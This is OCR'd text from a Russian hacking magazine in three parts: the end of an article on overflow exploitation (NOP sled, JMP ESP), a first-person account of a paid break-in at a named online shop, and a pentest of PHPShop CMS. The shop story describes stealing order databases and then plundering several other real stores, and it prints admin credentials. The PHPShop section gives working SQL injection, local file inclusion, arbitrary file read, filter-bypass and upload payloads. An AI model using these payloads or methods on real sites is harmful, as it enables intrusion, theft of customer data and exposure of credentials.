Программист, копирующий строку, выделяет на один байт больше, куда и ставит завершающий нуль (на тот случай, если **s* окажется без такового). На первый взгляд, все OK. Но если в качестве *len* передать *UINT_MAX*, то при добавлении к нему единицы функция *malloc* в качестве аргумента получит нуль! По стандарту попытка выделения блока нулевого размера является вполне допустимой операцией и функция *malloc* обязана возвратить валидный указатель. Технически создать блок нулевого размера в памяти невозможно, поэтому обычно выделяется блок минимально возможного размера, который только поддерживает данная реализация *malloc* (что-то около 16 байт). А вот дальше! Дальше функция *memcpy* попытается скопировать туда *UINT_MAX* байт (*FFFFFFFFh*), что опять-таки приведет к нарушению доступа.

А что насчет захвата управления? Даже в примерах, рассмотренных выше, он вполне возможен, поскольку, прежде чем «врезаться» в невыделенный регион памяти или область памяти, принадлежащую операционной системе (и, естественно, защищенную от записи), функция memcpy имеет хорошие шансы перезаписать обработчики структурных исключений (как правило, хранящиеся в стеке). Тогда при генерации исключения вместо отказа в обслуживании управление подхватит хакерский код!

В Linux/BSD никакого SEH'а нет (там для этого используются сигналы, реализованные совсем иначе и неподвластные атаке). В Windows, начиная с XP, предпринята попытка защиты SEH-обработчиков от хакерских домогательств и развернута компания под названием SafeSEH. Вышел Server 2003, Виста, Server 2008, а SafeSEH все еще улучшается и улучшается, но так до ума и не доведена!

Если же с целочисленными переменными осуществляются махинации в стиле *memcpy(dst, src, x*y+z)*, что вовсе не редкость, то у хакера появляется реальная возможность получить в результате переполнения именно то число, которое ему нужно. То есть, превышающее размер выделенного буфера, но не такое большое, чтобы «вылететь» за пределы адресного пространства.

В принципе, некоторые компиляторы (например, GCC) поддерживают специальный ключ, форсирующий проверку на целочисленные переполнения. Но, во-первых, она довольно сильно тормозит (и в случае переполнения опять-таки высаживает на отказ в обслуживании), а




Иллюстрация техники JMP ESP




Иллюстрация NOP SLED техники

во-вторых, от кастинга (явного/неявного преобразования типов) она не спасает. Приведенный пример, с точки зрения компилятора — вполне законное программистское творение, а потому атаки данного типа прекращаться не собираются (к тому же, лишь немногие программисты способны провести надлежащий аудит кода на предмет поиска багов).

ЗАНАВЕС

Разумеется, разновидности атак на этом не заканчиваются и за кадром остались удары по памяти, использование освобожденных буферов, неинициализированные локальные переменные и указатели, неспецифические разрушения памяти, ошибки синхронизации потоков... — малая часть того, что можно использовать для атаки с захватом управления или отказом в обслуживании. В рубрике «Обзор эксплойтов» я планирую планомерно и систематично окучить эту плодородную тему, детально описывая детали технической реализации в разделе full disclose.

Передача управления на shell-код

Казалось бы, если атакующий может перезаписывать адрес возврата (или любой другой указатель на функцию), то проблема передачи управления на shell-код решается сама собой, но все не так просто! Допустим, переполняющийся буфер расположен в стеке, а стек, как известно, растет снизу вверх (или сверху вниз — это уж кому как привычнее) и точное положение указателя вершины стека неизвестно. Следовательно, неизвестна и локация shell-кода. Так куда же передавать управление?

Одно из решений проблемы (известное под именем NOP SLED техники) заключается в дописывании в конец буфера большого количества незначащих инструкций NOP. На x86-процессорах им соответствует опкод 90h, тождественный операции XCHG EAX,EAX — обмену содержимого регистра EAX с регистром EAX, в конце которых стоит команда относительного (relative) перехода на начало shell-кода. Она не требует знания абсолютных адресов (неизвестных атакующему).

NOP'ы при этом оказываются расположены как до адреса возврата, так и после. Естественно, если управление будет передано «вперед», то цепочка управления, докатившись до адреса возврата, попытается интерпретировать его как машинную команду со всеми вытекающими отсюда последствиями типа непредсказуемого поведения. Поэтому перед адресом возврата вставляется еще одна команда относительного перехода.

Для реализации NOP SLED-техники хакеру должен быть известен хотя бы приблизительный адрес буфера с shell-кодом, а известен он далеко не всегда. Что ж, приходится прибегать к другой технике, которая передает управление на вершину стека через команду JMP ESP, в x86-процессорах представляющую собой двухбайтовую машинную инструкцию с опкодом FFh E4h. Вся хитрость в том, чтобы найти такую последовательность байт в памяти и подсунуть ее адрес на место адреса возврата из функции. Тогда, в момент стягивания последнего со стека, регистр ESP будет смотреть на двойное слово, следующее за адресом возврата, где может быть либо сам shell-код, либо команда перехода к нему.

Если целевая операционная система (или атакуемое приложение) известна с точностью до версии — найти двухбайтовую последовательность не проблема. Не обязательно искать именно JMP ESP — FFh E4h вполне может быть и частью совсем другой команды, например, инструкции CALL DbgPrint с опкодом E8h FFh E4h FEh FFh 56h. На машинах с неисполняемым стеком/кучей последовательность FFh E4h необходимо искать только в кодовых секциях динамических библиотек или исполняемом файле атакуемого приложения. Если же защиты нет (или она отключена), подойдет и область данных.

На системах с поддержкой ASLR техника не работает, поскольку невозможно заранее определить адрес искомой последовательности. Между тем, если атакуемый исполняемый файл не содержит перемещаемых элементов (а чаще всего так и бывает) или одна из его динамических библиотек имеет сброшенный бит рандомизации (состояние по умолчанию), шансы на успешную атаку многократно возрастают!



ЛЕОНИД «R0ID» СТРОЙКОВ
/ stroikov@gameland.ru /

МАССОВЫЙ ГРАБЕЖ

МУЛЬТИВЗЛОМ ЗАРУБЕЖНЫХ ШОПОВ

Проводить успешные атаки на крупные сайты становится все сложнее. Причина банальна: их владельцы стараются вовремя апдейтить софт, не оставляя хакерам никаких шансов. Так есть ли смысл долбиться головой о стену, пытаясь в очередной раз раскрутить полуживой баг в популярном интернет-магазине? Или эффективнее собрать «с миру по нитке», сломав малоизвестный движок, а затем опустошить десяток шопов, работающих на нем? Ответ на этот вопрос можно получить лишь на практике. Впрочем, обо всем по порядку.

МАЛЕНЬКИЙ ЗАКАЗ

Весна была в самом разгаре. Теплые дни располагали к ежедневному круглосуточному распитию пива, и думать о работе категорически не хотелось. Вернувшись вечером домой с очередной гулянки, я обнаружил в асе сообщение от своего знакомого — предложение немного подзаработать. Прикинув незавидное финансовое положение, грядущее лето и приближающуюся сессию, я таки переборол лень и отписал товарищу: «Ок. Жду». Ждать долго не пришлось. Уже через несколько минут меня ввели в курс дела. Суть заказа была такова: клиента интересовал зарубежный шоп, располагающийся по адресу http://hoffmans.co.za. От меня требовалось предоставить БД заказов и, по возможности, онлайн-доступ к панели управления магазином. Что ж, задача обыденная, посему за работу я принялся сразу, но без особого энтузиазма.

Первым делом было решено пробить ресурсы, располагающиеся на том же сервере, что и интересующий меня шоп. Умерший www.domainsdb.net не сулил ничего хорошего, поэтому я зашел на http://gibs0n.name. В поле «*Host information:*» вбил урл интернет-магазина, выбрал функцию «*Reverse*» и нажал <Enter>. Результат предстал моему взору через пару секунд. Как оказалось, но сервере хостилось около сотни ресурсов, причем, подавляющее большинство доменов находилось в доменной зоне ЮАР — **.za**. Перебирать ресурсы вручную абсолютно не хотелось, а запускать сканер пока не имело смысла. Открыв в браузере новую вкладку, я зашел на http://hoffmans.co.za и начал изучать сайт. Шоп крутился на asp-движке под названием **VP-ASP Shopping Cart**. Погуляв по гуглу, я откопал прошлогодний эксплойт на милворме (www.milw0rm.com) — он был написан неким tracewar'ом:

```
The SQL Injection bug is in the shopcurrency.asp file
under the "cid" query.

quick hack to add user a/a:

/shopcurrency.asp?cid=AUD';insert into tbluser ("flduse
rname","fldpassword","fldaccess") values ('a','a','1,2
,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,
23,24,25,26,27,28,29')--

and for those of you that don't know sql at all
this is how you remove the user 'a':

/shopcurrency.asp?cid=AUD';delete from tbluser where
fldusername='a'--
```

Суть баги заключалась в простой sql-инъекции (в скрипте *shopcurrency.asp*), с помощью которой без труда можно было добавлять новых юзеров с правами администратора в БД. Для этого достаточно составить запрос вида:




```
insert into tbluser ("fldusername","fldpassword","flda
ccess") values ('логин','пароль','1,2,3,4,5,6,7,8,9,10
,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,2
8,29')--
```

Удалить созданного юзера можно было с помощью следующего запроса:

```
delete from tbluser where fldusername='логин'--
```

Довольно улыбаясь, я вернулся к атакуемому шопу, составил sql-запрос и обновил страницу. Увы, меня ждал облом — скрипт *shopcurrency.asp* на сервере отсутствовал. Поразмыслив, я пришел к выводу, что имею дело с другой версией движка. Такого поворота я не ожидал, но сдаваться было еще рано. Прошерстив двиг вручную, я обнаружил пару SQL-инъектов. Первый — в скрипте поиска *ShopDisplayproducts.asp*:

Microsoft OLE DB Provider for ODBC Drivers error '80040E14'

```
[Microsoft][ODBC Microsoft Access Driver] Syntax
error in query expression '( ( cname Like '%ghhj'%' OR
cdescription Like '%ghhj'%' OR ccode Like '%ghhj'%' OR
mfg Like '%ghhj'%' ))'.
```

Причем, значения параметров передавались POST-методом. Второй инъект было нетрудно заметить, перейдя по линку:

```
http://hoffmans.co.za/shopdisplayproducts.asp?id=7&sub
cat=16%27&cat=Other+Chicken+Portions

Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'

[Microsoft][ODBC Microsoft Access Driver] Syntax
error in string in query expression 'ccategory = 7 AND
SubcategoryID=16' Order By specialOffer DESC, cname'.
```

Из текста сообщения об ошибке стало понятно, что двиг использует Microsoft Access, а значит, с реализацией инъекта будут проблемы. В такой ситуации я решил на время отложить обе баги и просканировать ресурс на наличие открытых для чтения директорий и доступных для скачивания файлов *.mdb*. Набросав небольшой файлик с интересующими меня названиями каталогов/файлов, я запустил сканер с удаленного сервера, а затем удалился восвояси. Вернувшись в Сеть через несколько часов, я обнаружил, что сканирование успешно завершено. Я проанализировал лог и выбрал из него всего одну строчку:

```
http://hoffmans.co.za/shopping.mdb
```

Вбив урл в адресной строке и перейдя по нему, я успешно слил увесистый файлик *shopping.mdb*, а затем принялся изучать его содержимое. Прежде всего, меня интересовала таблица *tblUser*, в которой оказалось две полезные для меня записи:

```
fldUserName   fldPassword     fldAccess
mike          sweet           1,2,3,4,5,6,7,8,9,10,11
,12,13,14,15,16,17,18
miki          sweet           1,2,3,4,5,6,7,8,9,10,11
,12,13,14,15,16,17,18
```

Как видно из БД, в шопе использовалось два админских аккаунта с одинаковым пассом и уровнем доступа. Кстати, поле *fldAccess* характеризовало возможные действия (права) пользователя:

```
1. shopa_displayorders.asp — Display orders
2. shopa_editdisplay.asp?table=categories — View/Update
Categories
3. shopa_editdisplay.asp?table=products — View/Update
Products
4. shopa_editdisplay.asp?table=mycompany — View/Update
Your Company Information
5. shopa_editdisplay.asp?table=customers — View/Update
Customers
6. shopa_editdisplay.asp?table=ProdFeatures — View/
Update Product Features
7. shopa_editdisplay.asp?table=subcategories — View/
Update Subcategories
8. shopa_editdisplay.asp?table=orders — View/Update
Orders
9. shopa_query.asp — Advanced Query
10. shopa_user_control.asp — Add/Delete Users
11. shopa_menu_control.asp — Menus for administrators

12. shopa_loghist.asp — View Login history
13. shopa_editdisplay.asp?table=shipmethods — View/
Update Shipping
14. shopa_reports.asp — Sales Reports by Date
15. shopa_stock.asp — Stock Low Reports
16. shopa_searchreports.asp — Display search keywords

17. shopa_affreports.asp — Affiliate Reports
18. shopa_editdisplay.asp?table=affiliates — View/
Update Affiliates
```

К счастью, у обоих админов никаких ограничений в правах не стояло, чем я и воспользовался :). Админка располагалась по адресу:

```
http://hoffmans.co.za/shopadmin.asp
```

Выбрав из БД первый аккаунт — mike:sweet, я успешно залогинился в панели управления интернет-магазином. В широком списке разделов меню особенно порадовала заботливо созданная возможность бэкапа данных и просмотра информации о заказах. Впрочем, весь файл базы был уже у меня на винте, так что ковыряние в админке представляло чисто спортивный интерес. Дождавшись заказчика, я передал ему базу совместно с админскими аккаунтами и получил обещанный гонорар. Казалось, работа сделана и можно спокойно отдыхать. Однако, все самое интересное было впереди!

МАССОВЫЙ ГРАБЕЖ

После того, как достаточно простым способом я поимел шоп http://hoffmans.co.za, мне пришла в голову идея поискать интернет-магазы на таком же движке. Несмотря на то, что запрос в Гугле вида:

```
inurl:shopping + filetype:mdb
```

в целом, не дал положительного результата, я все же отрыл несколько аналогичных шопов. В качестве примера можно привести ресурс www.marzoinc.com. Двиг располагался в каталоге /shopping и путь до базы выглядел так:

```
www.marzoinc.com/shopping/shopping.mdb
```

Выдрав админский аккаунт «marzoadmin:123mzo», я без труда залогинился в панели, но ничего интересного для себя не нашел. Похожая ситуация произошла и с шопом www.pinstripepromo.com (если не считать, что двиг был залит в каталог /gobain). Слив БД с сервера www.pinstripepromo.com/gobain/shopping.mdb, я тихо удалился с места происшествия. Это далеко не весь перечень сайтов, на которых стояла бажная версия шопа. Выкладывать все адреса на блюдечке я не стану, кто ищет — тот найдет.

Несмотря на то, что версия движка на разграбленных шопах была далеко не последней, они все функционировали и имели свои небольшие БД со всякими вкусностями. Так что — делай выводы. ⌶



ELEKT
/ www.antichat.ru /

ESHOP ПОД УДАРОМ

ЖЕСТКИЙ ПЕНТЕСТИНГ ПОПУЛЯРНОГО ДВИЖКА

На фоне примитивных эксплойтов под малоизвестные проекты хакерам становится неинтересно, да и не престижно, ковырять откровенно пионерский код топорных движков. Матерых взломщиков тянет на подвиги. Ведь, согласись, если программист уже подумал о нашем брате и предпринял должные меры — но все равно ты умудряешься пролезть туда, куда не надо, — это совсем другое дело! Это, мой друг, и есть настоящий хакинг. За примерами далеко ходить не надо — достаточно прочитать эту статью.

В продолжение историй багов PHP-программирования, для примера и необходимой практики, я постараюсь порвать в клочья сайтовый скрипт CMS-шопа. А заодно слегка подмочить репутацию PCOSA, которой, оказывается, доверяют весьма недурные программисты :).

ВМЕСТО ПРЕДИСЛОВИЯ

Холодным декабрьским утром прошлого года мне в асю стукнул старый сетевой знакомый. Он скинул URL, где, возможно, жила и здравствовала Blind SQL-инъекция. Когда я зашел — открылся движок, который представлял собой CMS интернет-магазина «**PHPShop CMS**» (www.phpshop.ru). Не исключено, что на этом все бы и закончилось, если бы не один маленький нюанс, сыгравший на моем самолюбии. Сайт продукта заявлял о прохождении секурити-теста движка в некой Богом забытой конторе (pcosa.ru). Этого оказалось вполне достаточно для мотивации. Решено было провести так называемое «независимое тестирование» 2.1.8.0 версии этого движка.


В НЕДОБРЫЙ ПУТЬ!

Баги не заставили себя долго ждать. На первой же странице установки стало ясно: здесь будет, что раскопать. Хотя бы потому, что одно из обязательных условий работы скрипта — взведенный режим «`register_globals=ON`»! Эта директива таит в себе уйму потенциальных багов и строить безопасное приложение на ее основе крайне не рекомендуется. А значит, мы можем заставить скрипт не просто работать, а работать на нас. Во время установки продукта меня даже не спросили пароль администратора, из чего можно было предположить, что существует дефолтная связка «логин:пароль». Инсталлятор не давал никакого ответа на этот вопрос, посему мне пришлось слазить в установочный sql-дамп:

```
INSERT INTO 'phpshop_users' VALUES (1, 0, 'root',
'cm9vdA==', 'mail@phpshop.ru', 1);
```

Как видишь, мы имеем аутентификационную связку «`root:root`» (никакой фантазии у разработчика, — прим. Forb). Собрать список сайтов с этим





Уязвимый код — Location — отсутствует вызов die()

Уязвимый код — eregi_replace — обход фильтрации

движком не составило труда — на официальном сайте гордо красовался раздел «Наши клиенты». Позже выяснилось — около трети администраторов не удосужились изменить пароль. К тому же, криптостойкость паролей оставляет желать лучшего и завязана лишь на алгоритме **base64**. Не просто небрежное отношение к безопасности, а прямо-таки плевок в сторону криптографии и Брюса Шнаера, в частности!

Сразу после установки движка и исследования дампа я проверил одну из самых распространенных ошибок при создании инсталлятора — его самоудаление. Конечно же, оно отсутствовало. Почему это важно? Дело в том, что инсталлятор если и не удаляется, то хотя бы блокируется, занося специальную пометку в БД, в конфиг, какой-либо файл и т.п. Но в некоторых случаях можно, так или иначе, обмануть проверку, переставив движок заново и войдя в систему под дефолтным/указанным при инсталляции пароле. Либо, используя уязвимость записи данных в конфиг, можно вписать в него произвольный php-код и получить веб-шелл. Обычно это имеет смысл, когда хакера не интересует содержание БД сайта; он преследует иные цели и заранее знает, как залить шелл, укладывая заботы по реанимации сайта на плечи админа.

В нашем случае получается полный суповой набор — пациента проще пристрелить, чем лечить. Во-первых, в папке конфига лежит *phpinfo()*, доступный любому желающему:

```
/install/rewritemodtest/rewritemodtest.php
```

Во-вторых, скрипт инсталляции уязвим к SQL-инъекции. При *register_globals=ON* хакер может определить неопределенную переменную *CsvContent* и выполнить любую SQL-команду!

```
/install/install.php?install=2&CsvContent=I
NSERT%20INTO%20phpshop_users%20VALUES%20(66
6,0,0x726f6f74,0x636d397664413d3d,0x726f6f7
4,1);%0A2
```

Так мы добавляем нового пользователя *root* с паролем *root*.

```
Код /install/install.php уязвимый к SQL-inj:
if(@$install == 2){
........
$IdsArray2=split(";\n",$CsvContent);
array_pop($IdsArray2);
while (list($key, $val) = each($IdsArray2))
$result=mysql_query($val);
```

В-третьих, скрипт апдейта версии уязвим к локальному инклуду посредством переопределения переменных через extract():

```
/install/update/install.php?SysValue[file][e
rror]=../../../etc/passwd
```

Код /install/update/install.php уязвимый к [LFI]

```
$SysValue=parse_ini_file("../../phpshop/inc/
config.ini",1);
…..
@extract($_GET);
@extract($_POST);
@extract($_FORM);
@extract($_FILES);
......
include("../../
".$SysValue['file']['error']);
```

Между делом я поинтересовался алгоритмом генерации capcha-кода, призванного защищать новостные комменты от флудерастов. В реализациях многих публичных алгоритмов содержатся ошибки, позволяющие боту прикинуться живым человеком. А ты думаешь, откуда берутся всякие скрипты для посылки халявных SMS?

```
session_start();
$text=substr(md5(session_id()),0,5);
```

Быстро стало ясным, что такой тест Тьюринга обойти просто, как два байта. Значение *session_id()* поступает напрямую в *COOKIE: PHPSESSID=session_id*, откуда бот его без труда сграбит и, сгенерировав валидный ответ, превратит новостные комменты в настоящий модераторский ад.

Спустя некоторое время после просмотра исходников я наткнулся на «защиту» от возможных SQL-injection. Следующий кусок кода вызвал не просто улыбку, а приступ дикого смеха:

```
// Secure Fix 3.0
function RequestSearch($search){
$search=eregi_replace("union","",$search);
$search=eregi_replace("select","",$search);
$search=eregi_replace("insert","",$search);
$search=eregi_replace("update","",$search);
$search=eregi_replace("delete","",$search);
return $search;
}
```

Дело в том, что из-за отсутствия рекурсии такой подход бесполезен. «Вредные» операторы вырезаются однократно, а значит, мы можем вложить один оператор в другой и, в результате, получить на выходе из фильтра валидный query:

```
Antichat' uniunionon selselectect 1,2,3,4 from
table_name/*
```

Настало время десерта, то есть SQL! Все файлы движка, кроме индексного, были не зазендены.



info

• Как правило, при переустановке движка БД удаляется или повреждается, поскольку не все инсталляторы способны менять префикс таблиц или создавать новую БД. Обычно требуется заранее создать их через phpmyadmin (до начала установки). Также конфиг может иметь систему автобэкапа, и тогда при создании шелла через запись в конфигурационный файл удастся вернуть прежние настройки без потери данных. Если возможно, то сразу после получения шелла на сервере, хакер, заметая следы, восстановит исходный конфиг, будто бы ничего и не случилось.

• По своему опыту могу сказать, что зазенденные скрипты в 90% случаев имеют уязвимости. По двум причинам. Первая — скрипт зендят не для защиты или от кражи, а желая скрыть низкое качество кода. Вторая — зенденный скрипт избегает анализа сорсов другими людьми, а тот, кто его раззендит, не распространяет результаты своих изысканий. Как следствие — наличие скрытых багов, которые, поверь мне, живут очень долго.

• Не первый раз замечаю, что если движок красиво выполнен (верстка, дизайн,flash,web2.0), то php-код, наверняка, кривой. И наоборот :).



Сайт конторы по security-тестированию

phpinfo() в демонстрации

Пропустив *index.php* через дезендер, я получил довольно корявый, но удобочитаемый листинг. Впечатление портил обфусцированый вид некоторых переменных (видимо, программисты прошлись по ним для страховки). Но не суть, главное, что изучение исходника дало возможность отследить вызов и передачу параметров уязвимым функциям и накопать нехилую кучку инъекций, работоспособных при *magic_quotes=OFF*:

```
/index.php?nav=1&name='[SQL]
/index.php?IDbaner='[SQL]
/index.php?page=meta&nav=page&name='[SQL]
/index.php?page=meta&nav=page&name=news&id='[SQL]
```

Небольшое отступление: настоятельно рекомендую после установки малоизвестного движка обязательно проверять утилиты, доступные только администратору, на предмет неавторизованного доступа, а также все плагины, библиотеки, расширения и пр. Среди них могут попасться самописные или устаревшие версии, уязвимые к различным атакам либо просто криво настроенные. Например, *[adodb_lite]* или *[fckeditor]*. В этот раз мне попался бажный скрипт дампера БД */phpshop/admpanel/dumper/backup/download.php*, читающий любой файл на сервере. Смотри сам:

```
<?
if(isset($backup)){
require("../../connect.php");
@mysql_connect ("$host", "$user_db", "$pass_db")or @
die("Невозможно подсоединиться к базе");
mysql_select_db("$dbase")or @die("Невозможно подсоеди-
ниться к базе");
require("../../enter_to_admin.php");
header('Content-Type: application/force-download');
header('Content-Disposition: attachment; filename="'.$
backup.'"');
header('Content-Length: '.filesize($backup));
readfile($backup);
}
else header("Location ./");
?>
```

Такой баг проще всего заюзать из браузера через html-форму:

```
<form action="http://target.com/phpshop/admpanel/
dumper/backup/download.php" method=POST >
<input type="text" name="backup" value="../../../inc/
config.ini" size=50>
<input type="submit">
</form>
```

Погоняв движок в браузере, я обратил внимание на довольно частые редиректы. Значит, в скриптах используется либо много JavaScript, либо *header('Location: xxx')*. Если ты читал мою статью «Роковые ошибки PHP v2», то помнишь, что если после локэйшен не поставить *exit()* или *die()*, то php-код продолжит свое выполнение, а браузер проигнорирует контент после редиректа, и внешне все будет выглядеть, как надо. Но используя что-либо помимо браузера, безразличное к значениям в хидере, можно увидеть остаточный контент. Недолго думая, я полез смотреть функцию авторизации:

/phpshop/admpanel/enter_to_admin.php


```
function BadUser(){
 if($this->OkFlag == 0)
 header("Location: ./");
}
```

Налицо тот самый случай. Фактически, при доступе в админку нас пускают, но редирект мешает нам увидеть желанное. Воспользуемся InetCrack'ом или Intruder'ом, чтобы увидеть остаточный контент ответа. Пошлем такой пакет, где *id* — номер юзверя:


```
GET /phpshop/admpanel/users/adm_userID.php?id=1
HTTP/1.0
Host: localhost
```

В ответ мы получим страничку админки, на которой отображен профиль админа с его логином и паролем в base64. Для полноты картины отснифаем пакет создания нового администратора:


```
POST http://localhost/phpshop/admpanel/users/adm_
users_new.php HTTP/1.0
Host: localhost
Content-Length: 605
Content-Type: multipart/form-data;
boundary=----------mq4IEbqXXtE192f59zkoLw
— mq4IEbqXXtE192f59zkoLw
Content-Disposition: form-data; name="mail_new"
admin@mail.ru
— mq4IEbqXXtE192f59zkoLw
Content-Disposition: form-data; name="status_new"
0
— mq4IEbqXXtE192f59zkoLw
Content-Disposition: form-data; name="enabled_new"
1
— mq4IEbqXXtE192f59zkoLw
Content-Disposition: form-data; name="login_new"
root
— mq4IEbqXXtE192f59zkoLw
Content-Disposition: form-data; name="password_new"
toor
— mq4IEbqXXtE192f59zkoLw
```



Локальный инклуд в демонстрации



Просмотр профайла админа через Intruder



Чтение произвольного файла

```
Content-Disposition: form-data; name="editID"
OK
— mq4IEbqXXtE192f59zkoLw--
```

Теперь осталось найти надежный способ выполнения произвольного PHP-кода (не считая найденного выше инклуда) и — при должном везении — выгрузку в файл через mysql в случае *file_priv=1*.

Подробное изучение админки говорило о том, что загрузки файлов, кроме дампов и *.csv*, вроде как нет. Внимательно покопавшись в плагинах, я обнаружил затерянный [fckeditor], возможности которого явно использовались не до конца. Поможем раскрыть ему свой потенциал! Способностью к загрузке обладает файл connector.php по адресу: */phpshop/admpanel/editor2/editor/filemanager/browser/default/connectors/php/connector.php*.

Изучив настройки в конфиге, я осознал, что политика безопасности настроена по принципу «что не запрещено, то разрешено». Это было очень кстати. Единственным препятствием оказались фильтры на расширение:

```
1: $Config['DeniedExtensions']['File']=array
('php','asp','aspx','ascx','jsp','cfm','cfc'
,'pl','bat','exe','dll','reg') ;
2: $pos=stristr($sFileName, "php");
3: $pos=stristr($sOriginalFileName, "php");
```

Однако такая проверка весьма сырая и неполная, поскольку есть еще убойные расширения «.phtml» и «.cgi». Для заюзывания этой бреши мне осталось набросать удобную формочку:

```
<form action="http://localhost/phpshop/
admpanel/editor2/editor/filemanager/browser/
default/connectors/php/connector.php?Comma
nd=FileUpload&Type=File&CurrentFolder=./"
